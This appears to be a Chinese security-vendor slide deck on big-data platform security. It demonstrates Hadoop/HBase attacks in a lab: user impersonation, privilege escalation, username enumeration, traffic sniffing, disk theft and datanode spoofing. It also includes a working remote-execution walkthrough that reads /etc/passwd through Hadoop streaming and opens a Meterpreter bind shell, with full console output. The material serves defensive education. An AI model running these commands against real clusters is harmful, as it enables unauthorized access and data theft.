


如何保护大数据生态组件的安全

观数科技—李科





大数据安全面临的挑战




背景

随着大数据的数据类型越来越复杂，应用范围越来越广，大数据生态组件也越来越多，这些新的技术和架构使得大数据应用的网络边界变得模糊，传统的安全管理手段已经不适用于分布式计算系统



大数据平台本身的一些问题





大数据平台的威胁场景

攻击方式




越权访问



账户冒充



数据泄密



网络扫描



暴力破解



嗅探监听



物理攻击



勒索攻击




实验环境

User 1
User 2



User 1
User 2





用户冒充攻击

我是黑旋风



那个才是我的儿啊

我也是黑旋风



HDFS

受影响的环境：

在core-site.xml文件中配置，Simple模式。

在hdfs-site.xml文件中配置，dfs.permissions.enabled开启或关闭均可。

方法：

利用客户机1远程进行操作，如果当前客户机1和2分别建立不同密码的用户user1，并以user1为当前shell用户执行命令：

```
[user1@s1~]$ hadoop fs -ls hdfs://192.168.1.185:8020/
```

可查看集群中目录和文件列表

```
[user1@s1~]$ hadoop fs -mkdir hdfs:// 192.168.1.185:8020/user1
```

则可创建user1目录，其owner为用户1

```
[user1@s1~]$ hadoop fs -put data.txt hdfs:// 192.168.1.185:8020/user1/data.txt
```

则可以上传data.txt文件至hdfs中，其owner为用户1

```
[user1@s1~]$ hadoop fs -chmod 700 hdfs:// 192.168.1.185:8020/user1/data.txt
```

则是将文件data.txt文件的权限设为仅有属主user1可读，其他用户都无法读写执行

```
[user1@s1~]$ hadoop fs -cat hdfs://192.168.1.185:8020/user1/data.txt
```

可查看文件内容。

结果：

这个过程可以看到两个user1，均无需密码就可以连接到hdfs中，访问集群时，所访问的对象都是一样的，因此可证明冒充攻击的有效性。



用户冒充攻击

我是黑旋风



那个才是我的儿啊

我也是黑旋风



Hbase

受影响的环境：

在core-site.xml文件中配置，Simple模式。

在hdfs-site.xml文件中配置，dfs.permissions.enabled开启或关闭均可。

在hbase-site.xml文件中配置，

org.apache.hadoop.hbase.security.access.AccessController配置开启或关闭ACL。

方法：

hbase客户端访问远程服务器需要修改客户端配置，配置客户端的hbase-site.xml，设置Zookeeper集群的IP，从而协调Hbase各节点。

```
<name>hbase.zookeeper.quorum</name><value>192.168.1.185</value>
```

利用客户机1和客户机2分别使用user1登录到hbase上。

```
user1@ubuntu:usr$ hbase shell
```

```
hbase(main):000:0> create 'user1','name','age'
```

新建一个表，表名user1，列名name，列名age

```
hbase(main):001:0> scan user1
```

对表进行扫描操作

```
hbase(main):002:0> disable user1
```

关闭表

```
hbase(main):003:0> drop user1
```


删除表

结果：

这个过程可以看到两个user1，均无需密码就可以连接到hbase中，访问集群时，所访问的表内容都是一样的，因此可证明冒充攻击的有效性。



普通用户越权访问



HDFS

受影响的环境：

在core-site.xml文件中配置，Simple模式或kerberos模式开启。
在hdfs-site.xml文件中配置，dfs.permissions.enabled关闭。

方法：


可以在客户机1上登录user2用户，执行指令：
[user2@s1~]\$ hadoop fs -cat hdfs://host:port/user1/data.txt
可查看权限为700的data.txt文件。

结果：

证明用户可任意越权访问。



普通用户越权访问



Hbase

受影响的环境：

在core-site.xml文件中配置，Simple模式或kerberos模式开启。
在hdfs-site.xml文件中配置，dfs.permissions.enabled关闭。
在hbase-site.xml文件中配置，
org.apache.hadoop.hbase.security.access.AccessController
配置关闭ACL功能。

方法：

先用user1新建表：
hbase(main):004:0> create 'user1','name','age'
新建一个表，表名user1，列名name，列名age
可以再客户机1上user2，执行指令：
hbase(main):005:0>disable user1
关闭表
hbase(main):006:0>drop user1
可直接删除user1表

结果：

证明user2用户可任意越权访问user1的表。



特权用户越权访问

天下都是我的



万岁万岁万万岁



HDFS

受影响的环境：

在core-site.xml文件中配置，Simple模式或kerberos模式开启。
在hdfs-site.xml文件中配置，dfs.permissions.enabled开启。

方法：

开启permissions验证以后，user2无法访问data.txt文件

```
[user2@s1~]$ hadoop fs -cat hdfs://host:port/user1/data.txt  
cat: Permission denied: user=user2, access=READ,  
inode="/user1/data.txt":user1:supergroup:-r-----
```

接下来在客户机2上su到root用户，执行指令：

```
[root@s1~]# hadoop fs -cat hdfs://host:port/hadoop/hacker/data.txt  
则可查看权限为700的data.txt文件
```

结果：

说明在开启最严格的kerberos和permissions 验证以后，root用户可对任意数据进行越权访问。



特权用户越权访问

天下都是我的

万岁万岁万万岁



Hbase

受影响的环境：

在core-site.xml文件中配置，Simple模式或kerberos模式均可。
在hdfs-site.xml文件中配置，dfs.permissions.enabled开启。
在hbase-site.xml文件中配置，
org.apache.hadoop.hbase.security.access.AccessController配置开启ACL功能。

方法：

开启hbase的ACL以后，user2无法访问user1表

```
hbase(main):007:0>disable user1
```

关闭表失败

```
hbase(main):008:0>drop user1
```

删除表失败

接下来在客户机2上su到root用户，执行指令：

```
hbase(main):009:0>disable user1
```

关闭表

```
hbase(main):010:0>drop user1
```

可直接删除表

结果：

说明在开启最严格的kerberos、permissions 以及hbase的ACL验证以后，root用户可对任意用户的表进行越权访问。



暴力破解

只要钥匙足够多
天下没有难开锁



受影响的环境：

在core-site.xml文件中配置，Simple模式。

在hdfs-site.xml文件中配置，dfs.permissions.enabled开启。

方法：

Hadoop一直以来都没有密码的概念，但可以尝试穷举用户，可不断尝试不同的用户名来进行操作。

```
[user1@s1~]$ hadoop fs -ls hdfs://192.168.1.185:8020/
```

```
[user2@s1~]$ hadoop fs -ls hdfs://192.168.1.185:8020/
```

```
[user3@s1~]$ hadoop fs -ls hdfs://192.168.1.185:8020 /
```

等。

结论：



在permissions关闭的情况下，如果用户名无效，则会返回无权限的提示，直到可列出目录内容，证明暴力猜解成功。

在permissions开启的情况下，则会在系统中新建多个用户。

Hbase和Yarn同理可穷举用户名。



嗅探攻击、Datanode直接访问风险




通过抓包，我们获得了aa.txt所在的datanode服务器ip、端
口路径：

[http://192.168.1.188:50075/webhdfs/v1/aa.txt?op=OPEN
&namenoderpcaddress=mycluster&offset=0](http://192.168.1.188:50075/webhdfs/v1/aa.txt?op=OPEN&namenoderpcaddress=mycluster&offset=0)



物理接触攻击-磁盘拷数据



受影响环境：

攻击者能够物理接触集群节点的机器，或可通过SSH可登录datanode节点的操作系统。

方法：

在hadoop中上传一个data.txt文件，例如：

内容为：qwqeqyangfansa

利用hadoop客户端上传到集群中,此时在datanode的文件系统中新增了一个文件。

/opt/hadoop-2.5.2/dfs/data/current/BP-1162247907-

192.168.1.186-


1487671083826/current/finalized/subdir0/subdir0/blk_1073741886

此时将该机器的硬盘拔下来，接到别的电脑上，将此文件考出来，然后用记事本打开，能够看到的内容为：qwqeqyangfansa
由此可见block文件是明文存储，并未做加密或转换格式，可直接造成泄密。



物理接触攻击-冒充Datanode

接满数据再恢复datanode
神不知鬼不觉



受影响环境：

攻击者能够物理接触集群节点的机器，或可通过SSH可登录datanode节点的操作系统。

方法：

在集群中任意增加新的datanode节点是很容易的，而天生就为容灾机制设计的hadoop集群，认为datanode节点的损坏是常态，因此有十分强大的纠错和恢复机制。

在5个节点的集群中，先将其中一个datanode网线拔出，将该机器磁盘卸下，然后利用Ext3/4的文件系统读取工具，可以轻松读取/etc/hadoop/slaves和/etc/hosts两个文件，将这两个文件考入冒充笔记本电脑的系统中，如开启kerberos，则将kerberos证书也复制一份。再将笔记本接回网线连到集群中，即可轻松导出集群中的数据。攻击完成后，可以随时将原datanode连上网线恢复，中间无需做过多操作，甚至不需要系统权限。



大数据平台的威胁场景

计算（mapreduce）

- 1.非信任的mr请求：提交到集群可以通过用户的唯一身份获取用户的隐私信息。
- 2.节点间通信：被入侵的节点可以利用其他节点之间的通信进行重放，中间人和Dos攻击
- 3.节点伪造：伪造数据节点添加到集群中，随后接受并复制数据或提供被修改过的Mr代码。

隐私数据

- 1.黑客通过产品开放的端口来破坏数据。
- 2.分析师或第三方外包公司访问系统的大量数据，并能从中提取个人隐私信息。



怎样攻破Hadoop集群-远程控制

Hadoop是一个分布式计算框架……他分配任务执行

具有简单的身份验证和没有正确的网络过滤公开服务

，一个人可以自由在群集节点上执行命令

MapReduce的工作

1. \$ hadoop

```
jar <path_to_hadoop_streaming.jar>  
-input /non_empty_file_on_HDFS  
-output /output_directory_on_HDFS  
-mapper "/bin/cat /etc/passwd"  
-reducer NONE
```

2. \$ hadoop fs -ls /output_directory_on_HDFS

3. \$ hadoop fs -cat /output_directory_on_HDFS/part-00000

root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin

如果我不想经历那些麻烦写适当的MapReduce的java代码？

Hadoop streaming 是Hadoop发行版自带的额一个实用工具。它允许用户使用任何可执行文件或者脚本文件作为Mapper和Reducer

This launches a MapReduce job

This checks for the job result

This retrieves the job result



怎样攻破Hadoop集群-远程控制

为了收获有趣的数据并穿透基础结构进行渗透，能够在集群中执行批量命令对攻击者至关重要，使用Meterpreter就可以提供易于穿透网络的会话处理

```
1. $ msfvenom -a x86 --platform linux -p linux/x86/meterpreter/bind_tcp -f elf -o  
   msf.payload
```

```
2. msf> use exploit/multi/handler ; set payload linux/x86/meterpreter/bind_tcp ;  
   exploit
```

```
3. $ hadoop jar <path_to_hadoop_streaming.jar>
```

```
-input /non_empty_file_on_HDFS \
-output /output_directory_on_HDFS \
-mapper "./msf.payload" \
-reducer NONE \
-file msf.payload \
-background \
```

This starts the job without waiting for its completion

This uploads a local file to HDFS



怎样攻破Hadoop集群-远程控制

启动msf攻击框架



生成一个后门
test.payload



监听后门回连端口



执行后门



返回系统 shell



可以进一步提权root



怎样攻破Hadoop集群-远程控制

```
root@kali:~# msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/bind_tcp -f elf -o test.payload
/opt/metasploit/ruby/lib/ruby/gems/2.1.0/gems/bundler-1.7.7/lib/bundler/runtime.rb:222: warning: Insecure
No encoder or badchars specified, outputting raw payload
Payload size: 110 bytes
Saved as: test.payload

root@kali:~/test/hadoop/hadoop-2.7.3/bin# ./hadoop jar ../share/hadoop/tools/lib/hadoop-streaming-2.7.3.jar -Dhdp.version=2.4.0.0-169 -input /tmp/tutu -mapper "/test.payload"
-reducer NONE -output /tmp/yeloooooioiiii -file ~/test.payload -background
2016-10-14 19:27:44,832 WARN [main] streaming.StreamJob (StreamJob.java:parseArgv(291)) - -file option is deprecated, please use generic option -files instead.
Java HotSpot(TM) Client VM warning: You have loaded library /root/.test/hadoop/hadoop-2.7.3/lib/native/libhadoop.so.1.0.0 which might have disabled stack guard. The VM will try
to fix the stack guard now.
It's highly recommended that you fix the library with 'execstack -c <libfile>', or link it with '-z noexecstack'.
2016-10-14 19:27:44,957 WARN [main] util.NativeCodeLoader (NativeCodeLoader.java:<clinit>(62)) - Unable to load native-hadoop library for your platform... using builtin-java
classes where applicable
packageJobJar: [/root/test.payload, /tmp/hadoop-unjar822664324975373345/] [] /tmp/streamjob2261344418545653981.jar tmpDir=null
2016-10-14 19:27:46,373 INFO [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/t
imeline/
2016-10-14 19:27:46,382 INFO [main] client.RMPProxy (RMPProxy.java:createRMPProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/10.110.2.52:8050
2016-10-14 19:27:46,668 INFO [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/t
imeline/
2016-10-14 19:27:46,669 INFO [main] client.RMPProxy (RMPProxy.java:createRMPProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/10.110.2.52:8050
2016-10-14 19:27:47,223 INFO [main] mapred.FileInputFormat (FileInputFormat.java:isListStatus(249)) - Total input paths to process : 1
2016-10-14 19:27:47,327 INFO [main] mapreduce.JobSubmitter (JobSubmitter.java:submitJobInternal(198)) - number of splits:2
2016-10-14 19:27:47,468 INFO [main] mapreduce.JobSubmitter (JobSubmitter.java:printTokens(287)) - Submitting tokens for job: job_1468852284427_0023
2016-10-14 19:27:47,763 INFO [main] impl.YarnClientImpl (YarnClientImpl.java:submitApplication(273)) - Submitted application application_1468852284427_0023
2016-10-14 19:27:47,823 INFO [main] mapreduce.Job (Job.java:submit(1294)) - The url to track the job: http://sandbox.hortonworks.com:8088/proxy/application_1468852284427_0023
/
2016-10-14 19:27:47,824 INFO [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1017)) - Job is running in background.
2016-10-14 19:27:47,825 INFO [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1022)) - Output directory: /tmp/yeloooooioiiii
```



```
[root@sandbox ~]# netstat -ntlp|grep 4444
tcp        0      0 0.0.0.0:4444
EN        10573/test.payload
```



```
msf exploit(handler) > exploit


[*] Started bind handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(165 bytes)
[*] Sending stage (149598 bytes) to 10.110.2.52
[*] Meterpreter session 3 opened (102.168.123.201:45193 -> 10.110.2.52:4444)

meterpreter > shell
Process 10943 created.
Channel 1 created.

sh-4.1$ id
uid=510(yarn) gid=503(hadoop) groups=503(hadoop)
sh-4.1$
```



BIG RADAR全球大数据探测雷达





大数据组件本身提供的功能

认证和授权

Kerberos
LDAP

数据透明加解密


KMS

日志和审计

以log4j的形式
记录到本地

节点间通信

SSL
TSL





企业对大数据的安全需求

合规性

- 等级保护
- 4A（账户、授权、认证、审计）

数据治理

- 角色化
- 任务化
- 属性化

安全事件

- 各组件日志
- 访问日志

敏感数据

- 透明加解密
- 输出脱敏
- 密钥管理



大数据的常见保护思路

边界

- “护城河”模式。
- 优势：降低风险来源，节点之间通信效率高。
- 劣势：内外网无法直接交换数据，内网完全无防护能力。

架构

